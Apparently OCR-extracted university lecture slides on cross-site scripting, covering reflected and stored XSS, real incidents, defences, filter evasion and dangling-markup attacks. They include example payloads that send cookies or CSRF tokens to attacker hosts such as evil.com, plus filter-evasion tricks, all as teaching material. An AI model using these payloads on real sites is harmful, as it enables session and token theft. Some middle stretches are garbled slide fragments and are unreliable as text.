Cross-Site Scripting (CSS / XSS)

Main idea: getting code to run across hosts to violate the SOP.

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Two types: reflected (non-persistent) XSS and stored (persistent) XSS.

Reflected XSS

- attacker gives script to a victim in one HTTP request
    - script is not stored persistently
    - attack occurs in the one request
- often because a webserver reflects user input
    - classic mistake in server-side applications

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:
  - <html>
  - <body>
  - You searched for <?php echo $_GET[term] ?>
  - </body>
  - </html>

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:
  - <html>
  - <body>
  - You searched for bicycle
  - </body>
  - </html>

What can go wrong?

If the term contains a <script>,
then it automatically gets inserted into the result.

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If the script is malicious, I will run malicious code!

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But why would I submit malicious code to run on myself?

Attack Opportunities

- malicious webpage issues the query when I visit
  - e.g., open an iframe to victim.com with evil's script
  - the iframe returns back the script
- evil's script **comes from** victim.com
  - SOP means I trust the script
  - script has access to my cookie for victim.com

Script could be:

```
<script>
win.open(“http://evil.com/steal.cgi?cookie=” +
document.cookie)
</script>
```

Script could be:

```
<script>
win.open(“http://evil.com/steal.cgi?cookie=” +
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I send victim.com’s cookie to evil.com!

Script could be:


<script>


win.open("http://evil.com/steal.cgi?cookie=" +
document.cookie)


</script>


I send victim.com's cookie to evil.com!

All because there is **one** place where
victim.com reflects back a user-provided value!


evil.com


evil.com
evil.com


evil.com
evil hacker tipz
...
evil.com




evil.com


evil hacker tipz

...

{}

evil.com


evil.com
evil hacker tipz
...
{}
evil.com
good.com
good.com?q=hello



evil.com

evil hacker tipz

...


{}

evil.com

good.com

good.com?q=hello

```
<html><body>
<h1>$q</h1>
</body></html>
```



evil.com

evil hacker tipz

...

{}

good.com iframe

hello

evil.com

good.com

good.com?q=hello

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<html><body>
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
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


evil.com

evil hacker tipz

...


{}

good.com iframe

evil.com

good.com

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```



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

evil.com

evil hacker tipz

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evil.com

good.com

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

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load(path)
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```



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Script has full access to victim.com's DOM so it can change anything it wants,

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victim.com's DOM so it can
change anything it wants,
show bogus information,
request passwords,
control forms, etc.

A user who visits this by clicking link that has the script, may fully believe it is on the legitimate page and all the security checks (i.e., lock icon) pass.

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All it requires is clicking the link from phishing email, banner ad, blog comment

Stored XSS

- some sites allow arbitrary content to be stored and presented to users
  - social sites, blogs, forums, wikis
- if the content is not correctly processed, scripts can be stored
- stored scripts are then sent to clients
- many try to filter out scripts but it is non-trivial
- attacker provides content to a server
- victims are the server and a user who visits and gets the content

Orkut

- was a Google-owned social network
- had 37 million members in 2006
- XSS bug allowed scripts in profiles
    - would grab cookie and then transfer all user-owned groups to attacker

Twitter Worm (2009)

- can save URL-encoded data in profile
- data not escaped when displayed
  - set name to:
    - “><script>document.write(
    -   String.fromCharCode(60,115,99,114,....))</script>
  - those charcodes were <script src=”http://www.stalkdaily.com/ajax.js”></script>
  - script loaded and ran
- if you visited infected profile, your profile becomes infected

TweetDeck (2014)

- a twitter client / dashboard
- people posted tweets with code
  - <script>...data-action=retweet...</script>
- Twitter was okay, the TweetDeck not

Steam (2017)

- video game provider Steam had user profiles and social features
- allowed unsafe content in the “about me” for profiles
- since it handles payments, accounts can have real value

Roundcube (2024)

- opensource web-based imap client (email)
- SVG attachment had JavaScript embedded in it
- when email later viewed, improper handling of SVG caused JavaScript to run

Preventing XSS means that the
app must validates everything
(headers, cookies, query strings,
form fields, hidden fields)
against a rigorous spec of what is allowed

Preventing XSS

- all user input and client-side data must be preprocessed before using in HTML
- remove or encode all HTML / XML special characters
- use regular expressions for this
- separate your program
    - treat inputs as hazardous
    - check them first and move them to other variables
    - never open a file or run a command based on user input
        - wrap file opens and exec with another check

Evading XSS Filter

- users could put HTML on the MySpace pages
- MySpace did not allow: <script>, <body>, onclick, <a href=javascript:>
- it allows <div> for CSS
  - <div style="background:url('javascript:alert(1)')">
- it did not allow 'javascript'
  - java(newline)script was okay
  - use String.fromCharCode() to create strings with special characters

Reflective XSS Filters

- introduced in IE8, Chrome's XSS auditor
- blocks any script that appears in both the request and the response
    - stops a script from being passed as input from being sent as output and run
    - basically if the request contains a script that's reflected in the reply, don't run it

Sounds great, what can go wrong?

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Attacker can now **disable** any script
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
Sounds great, what can go wrong?
Attacker can now **disable** any script
they want on the legitimate page!
Maybe some scripts prevent **other** attacks
and the adversary wants to disable them!

httpOnly Cookies

- option in the Set-cookie header
- tells browser not to allow access to document.cookie
- fixes cookie theft, but that’s it

Self-XSS

- social engineering attack
  - give code (e.g., on a blog) for users to put in dev console
  - code is malicious



```
⚠ ▸ Content-Security-Policy warnings 2
⚠ ▸ Some cookies are misusing the recommended “SameSite“ attribute 11
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
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WARNING!
Using this console may allow attackers to impersonate you and steal your information using an attack called Self-XSS.
Do not enter or paste code that you do not understand.
⚠ Loading failed for the <script> with source “https://www.google-analytics.com/analytics.js”.
⚠ ▸ Content-Security-Policy warnings 4
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
⚠ ▸ Some cookies are misusing the recommended “SameSite“ attribute 8
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
»
```


Non-Script-based XSS

- suppose all script injection is stopped
- attacker can give non-script elements that make the rest of the data into a program
- e.g., using HTML markup that isn't scripts


Dangling Markup

- attacker message: <img src="http://evil.com/log.cgi?
  - no longer has unterminated quote and angle bracket
  - not valid HTML, but browsers are **very** tolerant
- everything afterwards until quote is sent as a parameter to the attacker
- this can include XSRF tokens as hidden fields, for example

```
<html>
<head>
</head>
<body>

        <form id=myForm method=POST action=/submit>
                <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh />
                <input type=text name=message placeholder="Enter text" />
                <button type=submit>Submit</button>
        </form>

</body>
</html>
```



Enter text
Submit

```html
<html>
<head>
</head>
<body>
        <img src="https://potatocrunchcereal.com/evil?
        <form id=myForm method=POST action=/submit>
                <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh />
                <input type=text name=message placeholder="Enter text" />
                <button type=submit>Submit</button>
        </form>

</body>
</html>
```




```
GET https://potatocrunchcereal.com/evil?<form id=myForm method=POST action=/submit> <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh /> <input type=text name=message placeholder=
```


Status	404 Not Found
Version	HTTP/1.1
Transferred	217 B (0 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low
DNS Resolution	System



```
10.44.124.52 - - [03/Nov/2025:09:12:54 -0700] "GET /evil?%3Cform%20id=myForm%20m
ethod=POST%20action=/submit%3E%20%20%3Cinput%20type=hidden%20name=csrf_token%20id
=csrf_token%20value=jkwje5klfsjh%20/%3E%20%20%3Cinput%20type=text%20name=message%
20placeholder= HTTP/1.1" 404 3856 "https://potatocrunchcereal.com/" "Mozilla/5.0
(X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0"
```



```
<html>
<head>
</head>
<body>
        <img src="https://potatocrunchcereal.com/evil?
        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```




GET https://potatocrunchcereal.com/evil?<form id=

